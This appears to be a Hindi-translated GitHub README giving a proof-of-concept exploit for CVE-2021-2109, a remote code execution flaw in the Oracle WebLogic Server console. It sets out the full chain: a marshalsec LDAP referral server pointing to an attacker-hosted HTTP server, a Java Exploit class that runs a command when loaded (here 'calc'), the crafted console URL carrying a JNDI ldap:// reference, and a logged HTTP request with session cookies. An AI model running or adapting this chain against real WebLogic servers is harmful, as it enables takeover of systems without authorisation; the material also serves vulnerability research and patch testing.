 al1ex/cve-2021-2109
CVE-2021-2109 && JNDI के माध्यम से Weblogic Server RCE

Oracle Fusion Middleware के Oracle WebLogic Server उत्पाद (घटक: कंसोल) में एक भेद्यता। प्रभावित समर्थित संस्करण 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 और 14.1.1.0.0 हैं। आसानी से शोषण योग्य भेद्यता उच्च विशेषाधिकार प्राप्त हमलावर को HTTP के माध्यम से नेटवर्क पहुँच के साथ Oracle WebLogic Server से समझौता करने की अनुमति देती है। इस भेद्यता के सफल हमलों के परिणामस्वरूप Oracle WebLogic Server का अधिग्रहण हो सकता है। CVSS 3.1 आधार स्कोर 7.2 (गोपनीयता, अखंडता और उपलब्धता पर प्रभाव)। CVSS वेक्टर: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H)।
लॉगिन प्रमाणीकरण आवश्यक



java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://192.168.174.1:4444/#Exploit 1088

javac Exploit.java
import java.lang.Runtime;

public class Exploit {
    static {
        try {

            Runtime.getRuntime().exec("calc");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}


http://192.168.174.144:7001/console/console.portal?_nfpb=true&_pageLabel=EJBTestHomePage&EJBTestHomePagehandle=com.bea.console.handles.JndiContextHandle("ldap://192.168.174.1:1088/Exploit;AdminServer")&returnTo=al1ex

LDAP और HTTPServer लॉग:

GET /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.174;1:1088/Exploit;AdminServer%22) HTTP/1.1
Host: 192.168.174.144:7001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ADMINCONSOLESESSION=GZUoX_MV8_7OMiv-hhhzix8-zbfknZI4Prm_41N4vUPBEt1vP8mf!2017534379; Hm_lvt_eaa57ca47dacb4ad4f5a257001a3457c=1605675257,1605704689,1605871061,1606205262; JSESSIONID=6qYoDKwKLN2nLGhJiJ1CtcaxZ8ENfjTU7B2n0GmG5HTVDrJxPkg3!655738588
Connection: close
burpsuite में परिणाम:

weblogic सर्वर में परिणाम:

LDAP और HTTPServer लॉग (पहला लॉग आइटम poc1 का है):